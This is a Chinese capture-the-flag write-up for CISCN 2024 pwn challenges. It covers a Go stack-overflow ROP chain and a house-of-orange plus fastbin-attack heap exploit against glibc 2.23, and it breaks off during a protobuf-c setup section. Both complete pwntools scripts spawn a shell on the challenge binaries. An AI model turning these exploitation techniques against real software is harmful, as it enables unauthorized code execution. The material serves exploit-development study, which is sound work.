ciscn2024 初赛 wp

本文最后更新于 2025年3月16日 凌晨

ciscn2024-初赛-Pwn 的 wp, SuperHeap和magic_vm还没复现

pwn和web题目赛后环境 https://ctf.show/challenges

pwn

gostack

分析

go语言的栈溢出题,开始用的ida7.5,啥也逆不出来,后面换成ida8.3,都不用怎么逆就出来了

这里放一下ida7.5和ida8.3打开后的截图

ida7.5
ida8.3
上面第一张是ida7.5的,第二张是ida8.3的


大致看一下代码,运行一下,用cyclic测量溢出点
go语言运行报错后会直接打印错误的返回地址,就不用gdb调试了

得出溢出点464

其实main_main_func2就是后门函数,不过懒得看代码了,直接用系统调用获取shell

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
from pwn import *

p = process("./gostack")

context.log_level = 'debug'

# ROPgadget
rdi = 0x4a18a5 #0x00000000004a18a5 : pop rdi ; pop r14 ; pop r13 ; pop r12 ; pop rbp ; pop rbx ; ret
rsi = 0x42138a #0x000000000042138a : pop rsi ; ret
rax = 0x40f984 #0x000000000040f984 : pop rax ; ret
rdx = 0x4944ec #0x00000000004944ec : pop rdx ; ret
ret = 0x40201a #0x000000000040201a : ret
syscall = 0x4616C9 #0x00000000004616C9 : syscall ; ret

addr = 0x5978d8 # 随便找一个能写的地址,不行就换一个

# function
main = 0x04A0AC0

# send
#gdb.attach(p))

# 在addr处写字符串
payload = b'\x00'*464 + p64(rax) + p64(0x0) + p64(rdi) + p64(0) + p64(0)*5 + p64(rsi) + p64(addr) + p64(rdx) + p64(0x30) + p64(syscall)
# 将addr处的字符串作为参数执行sys-execv
payload+= p64(rax) + p64(0x3b) + p64(rdi) + p64(addr) + p64(0)*5 + p64(rsi) + p64(0) + p64(rdx) + p64(0) + p64(syscall)

p.sendlineafter(b'Input your magic message :',payload)

p.recvuntil(b'Your magic message :')
p.sendline(b'/bin/sh\x00')

p.interactive()

orange_cat_diary

分析

house of orange + fastbin attack

一道堆菜单题,但是限制了show和delete的次数
每次add操作后申请的堆内存无编号,都是针对ptr的操作
edit函数内可以多写8个字节,可以改写下一个chunk的size

思路

  1. 通过edit溢出修改top_chunk的size,然后通过申请较大的chunk调用sysmalloc函数中的_int_free将原top chunk置入unsorted bin(这是house of orange的攻击手法)
  2. 通过show泄露unsorted bin的bk指针,这个指针会指向main_arena结构体内部的一个成员,通过main_arena与libc的偏移泄露libc基址
  3. 通过伪造chunk进行fastbin attack将堆分配到malloc_hook位置,写上one_gadget
  4. 再次调用malloc即可获取shell

修改top chunk的size

关于修改top chunk的size,需要修改后的top chunk的满足以下几个条件

  1. 伪造的 size 必须要对齐到内存页
  2. size 要大于 MINSIZE(0x10)
  3. size 要小于之后申请的 chunk size + MINSIZE(0x10)
  4. size 的 prev inuse 位必须为 1

对齐到内存页,即size(no_flag_bit)大小需要为2* SIZE_SZ的整数倍
所以我们修改top chunk的size为0xf91(0b1111 1001 0001)
0xf91最后一位为PRE_INUSE,去掉flag_bit最后4位为零(即满足对齐到内存页),并且大于0x10且小于我们要申请的0x1000

所以可以修改为0xf91

计算main_arena与libc基址的偏移

关于如何计算main_arena与libc的偏移,main_arena是一个全局变量,这里有两种思路可以得知main_arena在libc中的偏移


  1. 利用malloc_trim函数,这个函数会访问main_arena,可以通过这个函数在ida中找到偏移
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
int
__malloc_trim (size_t s)
{
int result = 0;

if (__malloc_initialized < 0)
ptmalloc_init ();

mstate ar_ptr = &main_arena;//<=here!
do
{
__libc_lock_lock (ar_ptr->mutex);
result |= mtrim (ar_ptr, s);
__libc_lock_unlock (ar_ptr->mutex);

ar_ptr = ar_ptr->next;
}
while (ar_ptr != &main_arena);

return result;
}



可知本题所用libc与main_arena的偏移为 0x3C4B20

  1. 利用malloc_hook算出
    main_arena与malloc_hook的地址差为0x10,而malloc_hook的值可以用pwntools直接查到

1
main_arena_offset = ELF("libc-2.23.so").symbols["__malloc_hook"] + 0x10

利用这两种方法之一,便可以算出main_arena在libc中的偏移了,得出偏移为0x3C4B20
再获取bk和main_arena的偏移,即可计算libc_base

计算bk与main_arena的偏移

可以直接调试获取

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x6549ce9b1000
Size: 0x71

Allocated chunk | PREV_INUSE
Addr: 0x6549ce9b1070
Size: 0x21

Free chunk (unsortedbin) | PREV_INUSE
Addr: 0x6549ce9b1090
Size: 0xf51
fd: 0x7e344694bb78
bk: 0x7e344694bb78

Allocated chunk
Addr: 0x6549ce9b1fe0
Size: 0x10

Allocated chunk | PREV_INUSE
Addr: 0x6549ce9b1ff0
Size: 0x11

Allocated chunk
Addr: 0x6549ce9b2000
Size: 0x00

pwndbg> x/10gx 0x6549ce9b1070
0x6549ce9b1070: 0x6161616161616161 0x0000000000000021
0x6549ce9b1080: 0x6262626262626262 0x00007e344694c188
0x6549ce9b1090: 0x00006549ce9b1070 0x0000000000000f51
0x6549ce9b10a0: 0x00007e344694bb78 0x00007e344694bb78
0x6549ce9b10b0: 0x0000000000000000 0x0000000000000000
pwndbg> x/10gx 0x00007e344694c188
0x7e344694c188 <main_arena+1640>: 0x00007e344694c178 0x00007e344694c178
0x7e344694c198 <main_arena+1656>: 0x00007e344694c188 0x00007e344694c188
0x7e344694c1a8 <main_arena+1672>: 0x00007e344694c198 0x00007e344694c198
0x7e344694c1b8 <main_arena+1688>: 0x00007e344694c1a8 0x00007e344694c1a8
0x7e344694c1c8 <main_arena+1704>: 0x00007e344694c1b8 0x00007e344694c1b8
pwndbg>

可知偏移为main_arena+1640

但也可以通过计算获取,首先我们来看一下main_arena的结构体malloc_state
题目的libc是2.23,没有have_fastchunks这个成员,2.27之后新加了该成员,计算时注意一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
struct malloc_state
{
/* Serialize access. */
__libc_lock_define(, mutex);

/* Flags (formerly in max_fast). */
int flags;

/* Set if the fastbin chunks contain recently inserted free blocks. */
/* Note this is a bool but not all targets support atomics on booleans. */
int have_fastchunks;//glibc-2.27新加的一个成员

/* Fastbins */
mfastbinptr fastbinsY[NFASTBINS];

/* Base of the topmost chunk -- not otherwise kept in a bin */
mchunkptr top;

/* The remainder from the most recent split of a small request */
mchunkptr last_remainder;

/* Normal bins packed as described above */
mchunkptr bins[NBINS * 2 - 2];

/* Bitmap of bins , help to speed up the process of determinating if a given bin is definitely empty */
unsigned int binmap[BINMAPSIZE];

/* Linked list */
struct malloc_state* next;

/* Linked list for free arenas. Access to this field is serialized
by free_list_lock in arena.c. */
struct malloc_state* next_free;

/* Number of threads attached to this arena. 0 if the arena is on
the free list. Access to this field is serialized by
free_list_lock in arena.c. */
INTERNAL_SIZE_T attached_threads;

/* Memory allocated from the system in this arena. */
INTERNAL_SIZE_T system_mem;
INTERNAL_SIZE_T max_system_mem;
};

下面分别列出32位与64位该结构体的偏移

结构体成员 i386 amd64
__libc_lock_define(, mutex); 4B 4B
int flags; 4B 4B
int have_fastchunks; 4B 4B
mfastbinptr fastbinsY[NFASTBINS]; 40B=4B*10 80B=8B*10
mchunkptr top; 4B 8B
mchunkptr last_remainder; 4B 8B
mchunkptr bins[NBINS * 2 - 2]; 1016B=4B*254 2032B=8B*254
unsigned int binmap[BINMAPSIZE]; 16B=4B*4 16B=4B*4
struct malloc_state* next; 4B 8B
struct malloc_state* next_free; 4B 8B
INTERNAL_SIZE_T attached_threads; 4B 8B
INTERNAL_SIZE_T system_mem; 4B 8B
INTERNAL_SIZE_T max_system_mem; 4B 8B

bins数组每两位为一组,存放一个chunk的fd和bk
chunk=bin_at(1)&bins[(i-1)*2]-0x10返回,之后调用chunk->fd即返回bins[0]的值,调用chunk->bk即返回bins[1]的值

所属bin类型 bin_at下标 bins下标 数量
unsorted bin 1 0~1 1
small bin 2~63 2~124 62
large bin 64~126 125~253 63

small bin 大小与下标

bin_at SIZE_SZ=4(32 位) SIZE_SZ=8(64 位)
2 16B 32B
3 24B 48B
4 32B 64B
5 40B 80B
x 2*4*xB 2*8*xB
63 504B 1008B

large bin 大小与下标

bin_at 数量
64~95 1 32
96~111 2 16
112~119 3 8
120~123 4 4
124~125 5 2
126 6 1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
#define largebin_index_32(sz)                                                  \
(((((unsigned long) (sz)) >> 6) <= 38) \
? 56 + (((unsigned long) (sz)) >> 6) \
: ((((unsigned long) (sz)) >> 9) <= 20) \
? 91 + (((unsigned long) (sz)) >> 9) \
: ((((unsigned long) (sz)) >> 12) <= 10) \
? 110 + (((unsigned long) (sz)) >> 12) \
: ((((unsigned long) (sz)) >> 15) <= 4) \
? 119 + (((unsigned long) (sz)) >> 15) \
: ((((unsigned long) (sz)) >> 18) <= 2) \
? 124 + (((unsigned long) (sz)) >> 18) \
: 126)

#define largebin_index_32_big(sz) \
(((((unsigned long) (sz)) >> 6) <= 45) \
? 49 + (((unsigned long) (sz)) >> 6) \
: ((((unsigned long) (sz)) >> 9) <= 20) \
? 91 + (((unsigned long) (sz)) >> 9) \
: ((((unsigned long) (sz)) >> 12) <= 10) \
? 110 + (((unsigned long) (sz)) >> 12) \
: ((((unsigned long) (sz)) >> 15) <= 4) \
? 119 + (((unsigned long) (sz)) >> 15) \
: ((((unsigned long) (sz)) >> 18) <= 2) \
? 124 + (((unsigned long) (sz)) >> 18) \
: 126)

// XXX It remains to be seen whether it is good to keep the widths of
// XXX the buckets the same or whether it should be scaled by a factor
// XXX of two as well.
#define largebin_index_64(sz) \
(((((unsigned long) (sz)) >> 6) <= 48) \
? 48 + (((unsigned long) (sz)) >> 6) \
: ((((unsigned long) (sz)) >> 9) <= 20) \
? 91 + (((unsigned long) (sz)) >> 9) \
: ((((unsigned long) (sz)) >> 12) <= 10) \
? 110 + (((unsigned long) (sz)) >> 12) \
: ((((unsigned long) (sz)) >> 15) <= 4) \
? 119 + (((unsigned long) (sz)) >> 15) \
: ((((unsigned long) (sz)) >> 18) <= 2) \
? 124 + (((unsigned long) (sz)) >> 18) \
: 126)

#define largebin_index(sz) \
(SIZE_SZ == 8 ? largebin_index_64(sz) : MALLOC_ALIGNMENT == 16 \
? largebin_index_32_big(sz) \
: largebin_index_32(sz))

我们将top chunk的size修改为0xf90,利用申请大chunk将top chunk释放到unsorted bin,再申请一个0x10的chunk时
会先将unsorted bin中的chunk取出,放到相应的small bin或者large bin
本题会将unsorted bin中大小为0xf90的堆块放到large bin,利用largebin_index_64计算得出index为98
而bin_at为98的值对应的bins下标为 (98-1)*2=194
所以计算出bk在main_arena的偏移为

1
2
3
4
5
6
7
8
9
10
11
word_bytes = context.word_size // 8 # i386->word_size=32  amd64->word_size=64
bin_at = 98
bins = (bin_at-1)*2
offset = 4 # lock
offset += 4 # flags
# offset += 4 # have_fastchunks
offset += word_bytes * 10 # fastbinY
offset += word_bytes * 2 # top,last_remainder
offset += word_bytes * bins # offset bins
offset -= word_bytes * 2 # bin overlap
print(offset) #1640

最后减去word_bytes * 2是因为bins的bk指针指向的是&bins[(i-1)*2]-0x10,所以要减去word_bytes * 2即0x10
最终计算结果与调试结果一致

bk在main_arena的偏移为1640,main_arena在libc的偏移为0x3C4B20
所以最终偏移为1640+0x3C4B20=0x3c5188

分配到malloc_hook

因为程序在free堆块之后没有清空,可以继续写值,那我们就可以修改这个堆块的fd指针指向一个addr
之后申请该大小的堆块之后,对应大小的fastbin指针就会指向fd指针,即addr
再次malloc申请内存时,由于对应的fastbin指针不为NULL,就会将addr作为堆块分配出来,即可实现任意地址写的操作

不过fastbin在分配内存时,会检测指针指向的地方(将其作为malloc_chunk)的size是不是和对应的fastbin大小相等,不是则报错

所以我们要找一个合适的addr,addr处为pre_size,这个可以为任意值,但addr+8必须为对应fastbin的size

下面是源码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
#define SIZE_BITS (PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)

/* Get size, ignoring use bits */
#define chunksize(p) (chunksize_nomask (p) & ~(SIZE_BITS))

/* Like chunksize, but do not mask SIZE_BITS. */
#define chunksize_nomask(p) ((p)->mchunk_size)

#define fastbin_index(sz) \
((((unsigned int) (sz)) >> (SIZE_SZ == 8 ? 4 : 3)) - 2)

#define REMOVE_FB(fb, victim, pp) \
do \
{ \
victim = pp; \
if (victim == NULL) \
break; \
} \
while ((pp = catomic_compare_and_exchange_val_acq (fb, victim->fd, victim)) \
!= victim); \

// 如果对齐之后的请求字节(nb)处于fastbin的范围中
if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ()))
{
//fastbin下标
idx = fastbin_index (nb);
//对应fastbin的头指针
mfastbinptr *fb = &fastbin (av, idx);
mchunkptr pp;
victim = *fb;

//victim不为空,即对应的fastbin不为空
if (victim != NULL)
{
if (SINGLE_THREAD_P)
*fb = victim->fd;
else
REMOVE_FB (fb, pp, victim);
if (__glibc_likely (victim != NULL))
{
// 检查取到的 chunk 大小是否与相应的 fastbin 索引一致。
// 根据取得的 victim ,利用 chunksize 计算其大小。
// 利用fastbin_index 计算 chunk 的索引
size_t victim_idx = fastbin_index (chunksize (victim)); //这一句是检测的关键,我们要使计算后的victim_idx和idx相等

//检测
if (__builtin_expect (victim_idx != idx, 0))
malloc_printerr ("malloc(): memory corruption (fast)");

//更细致的检查,只在-DMALLOC_DEBUG时使用
check_remalloced_chunk (av, victim, nb);
#if USE_TCACHE
/* While we're here, if we see other chunks of the same size,
stash them in the tcache. */
size_t tc_idx = csize2tidx (nb);
if (tcache && tc_idx < mp_.tcache_bins)
{
mchunkptr tc_victim;

/* While bin not empty and tcache not full, copy chunks. */
while (tcache->counts[tc_idx] < mp_.tcache_count
&& (tc_victim = *fb) != NULL)
{
if (SINGLE_THREAD_P)
*fb = tc_victim->fd;
else
{
REMOVE_FB (fb, pp, tc_victim);
if (__glibc_unlikely (tc_victim == NULL))
break;
}
tcache_put (tc_victim, tc_idx);
}
}
#endif
void *p = chunk2mem (victim);
alloc_perturb (p, bytes);
return p;
}
}
// 对应的fastbin为空,检查smallbin
}

我们调试一下看看__malloc_hook上方有没有满足要求的值

1
2
3
4
5
6
pwndbg> x/10gx (uint64_t)&__malloc_hook-0x23
0x7c63ee9ebaed <_IO_wide_data_0+301>: 0x63ee9ea260000000 0x000000000000007c
0x7c63ee9ebafd: 0x63ee6acea0000000 0x63ee6aca7000007c
0x7c63ee9ebb0d <__realloc_hook+5>: 0x000000000000007c 0x0000000000000000
0x7c63ee9ebb1d: 0x0000000000000000 0x0000000000000000
0x7c63ee9ebb2d <main_arena+13>: 0x0000000000000000 0x0000000000000000

我们看到,在__malloc__hook(地址为0x7c63ee9ebb10)的上方(__malloc__hook - 0x23 + 0x8)刚好有个0x7c(0b0111 1100)
我们计算一下 size_t victim_idx = fastbin_index (chunksize (victim));

1
2
3
4
5
6
chunksize_nomask(p) -> 0x7c(0b0111 1100)
chunksize(p) -> 0x78(0b0111 1000)
fast_index(sz) -> ((((unsigned int) (sz)) >> (SIZE_SZ == 8 ? 4 : 3)) - 2)
-> ((((unsigned int) (sz)) >> 4) - 2)
-> (0x7)0b0111 - 2
-> 5
fastbinY 32位chunk_size 64位chunk_size
fastbinY[0] 0x18 0x20
fastbinY[1] 0x20 0x30
fastbinY[2] 0x28 0x40
fastbinY[3] 0x30 0x50
fastbinY[4] 0x38 0x60
fastbinY[5] 0x40 0x70
fastbinY[6] 0x48 0x80

即fastbin的idx为5,对应chunk大小为0x70
当我们申请0x60到0x68字节大小的空间时,会先调用一个checked_request2size的宏转为0x70的chunk size
所以我们可以申请0x60~0x68的空间,即可绕过fastbin的检测

申请到的内存会转换为用户内存(+0x10),所以此时__malloc_hook的位置在申请到的指针的0x13字节之后

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
from pwn import *

p = process("./orange_cat_diary")

libc = ELF("./libc-2.23.so")

context.log_level = 'debug'

def add(size,content):
p.sendlineafter(b'choice:',b'1')
p.sendafter(b'content:',str(size).encode())
p.sendafter(b'content:',content)

def show():
p.sendlineafter(b'choice:',b'2')

def delete():
p.sendlineafter(b'choice:',b'3')

def edit(size,content):
p.sendlineafter(b'choice:',b'4')
p.sendafter(b'content:',str(size).encode())
p.sendafter(b'content:',content)

# gadget
one_gadget1 = 0x4527a
one_gadget2 = 0xf03a4
one_gadget3 = 0xf1247

p.sendlineafter(b"Hello, I'm delighted to meet you. Please tell me your name.",b'zzkkk1h')

#gdb.attach(p)

# 修改top chunk大小
add(0x68,b'aaaa')
edit(0x70,b'a'*0x68+p64(0xf91))

# 申请较大chunk使修改后的top chunk置入unsorted bin
add(0x1000,b'aaaa')

# 从unsorted bin中申请内存,填上8字节数据,show泄露bk指针内容,调试获取bk指针指向位置在main_arena的偏移
add(0x10,b'bbbbbbbb')
show()
p.recvuntil(b'bbbbbbbb')
libc_base = u64(p.recv(6).ljust(8,b'\x00'))-(1640+0x3C4B20)
print(hex(libc_base))

# 计算 malloc_hook 和 one_gadget 的地址
malloc_hook = libc_base + libc.sym["__malloc_hook"]
one_gadget = libc_base + one_gadget2

# 申请内存块
add(0x68,b'cccc')

# 删除刚刚申请的堆块,放入fastbin中
delete()

# 在fd指针位置写上malloc_hook-0x23的值,这个地址+8后刚好为0x7c,可以申请0x68大小的空间
edit(0x68,p64(malloc_hook-0x23))
add(0x68,b'dddd')

# 0x13字节后即为__malloc_hook的位置,写上one_gadget
add(0x68,b'a'*0x13+p64(one_gadget))

# 再次调用malloc就会执行__malloc_hook处的指令,即可获取shell
p.sendlineafter(b'choice:',b'1')
p.sendafter(b'content:',str(0x30).encode())
p.interactive()

ezbuf

protobuf

简介

官方文档:https://protobuf.dev/overview/
protobuf-c的官方文档:https://protobuf-c.github.io/protobuf-c
protobuf-c的源码仓库:https://github.com/protobuf-c/protobuf-c

Protobuf是一种与语言无关、与平台无关的可扩展机制,用于序列化结构化数据。它类似于 JSON,但体积更小、速度更快,并且会生成本机语言绑定。您只需定义一次数据的结构,然后就可以使用专门生成的源代码轻松地将结构化数据写入各种数据流并使用各种语言读取这些结构化数据。

它支持以下语言

  • C++
  • C#
  • Java
  • Kotlin
  • Objective-C
  • PHP
  • Python
  • Ruby

其他语言(如C语言)需要额外安装插件,本题是一个c语言程序,用到了插件protobuf-c

安装

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
# 首先安装依赖
sudo apt install git g++ autoconf automake libtool curl make unzip

# 安装 protobuf
cd ~ # 切换到一个合适的位置
git clone https://github.com/protocolbuffers/protobuf.git
cd protobuf
git checkout v3.21.0 # 试过v27.0,protobuf-c装不上,所以用v3.21.0
git submodule update --init --recursive # 安装子模块
./autogen.sh #生成配置脚本
./configure # 可选 --prefix=path ,默认路径为/usr/local/
make -j 4
sudo make install
sudo ldconfig # refresh shared library cache
which protoc # find the location
protoc --version # check

# 安装 protobuf-c
cd ~ # 切换到一个合适的位置
git clone https://github.com/protobuf-c/protobuf-c.git
cd protobuf-c
./autogen.sh
./configure
make -j 4
sudo make install

# 安装python的protobuf支持
pip install protobuf

# 如果之后在使用中出现
# ImportError: cannot import name 'builder' from 'google.protobuf.internal'
# 先执行一下,一般都能解决问题
pip install --upgrade protobuf

之后我们会使用 protoc 生成 python 语言的结构化数据,便于利用 pwntools 发送数据

深入分析

首先我们新建一个.proto文件,利用protoc生成一个c语言的代码,查看生成的文件,进一步了解protobuf

1
2
3
4
5
6
7
syntax="proto3"; //proto version 2 or 3

message test{
bytes a = 1;
sint64 b = 2;
uint64 c = 3;
}

将上述内容保存为test.proto文件,使用protoc test.proto --c_out=./生成相应的c语言代码
下面是生成出的文件的一部分代码,其中包含两个重要的结构体:ProtobufCFieldDescriptor和ProtobufCMessageDescriptor

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
static const ProtobufCFieldDescriptor test__field_descriptors[3] =
{
{
"a",
1,
PROTOBUF_C_LABEL_NONE,
PROTOBUF_C_TYPE_BYTES,
0, /* quantifier_offset */
offsetof(Test, a),
NULL,
NULL,
0, /* flags */
0,NULL,NULL /* reserved1,reserved2, etc */
},
{
"b",
2,
PROTOBUF_C_LABEL_NONE,
PROTOBUF_C_TYPE_SINT64,
0, /* quantifier_offset */
offsetof(Test, b),
NULL,
NULL,
0, /* flags */
0,NULL,NULL /* reserved1,reserved2, etc */
},
{
"c",
3,
PROTOBUF_C_LABEL_NONE,
PROTOBUF_C_TYPE_UINT64,
0, /* quantifier_offset */
offsetof(Test, c),
NULL,
NULL,
0, /* flags */
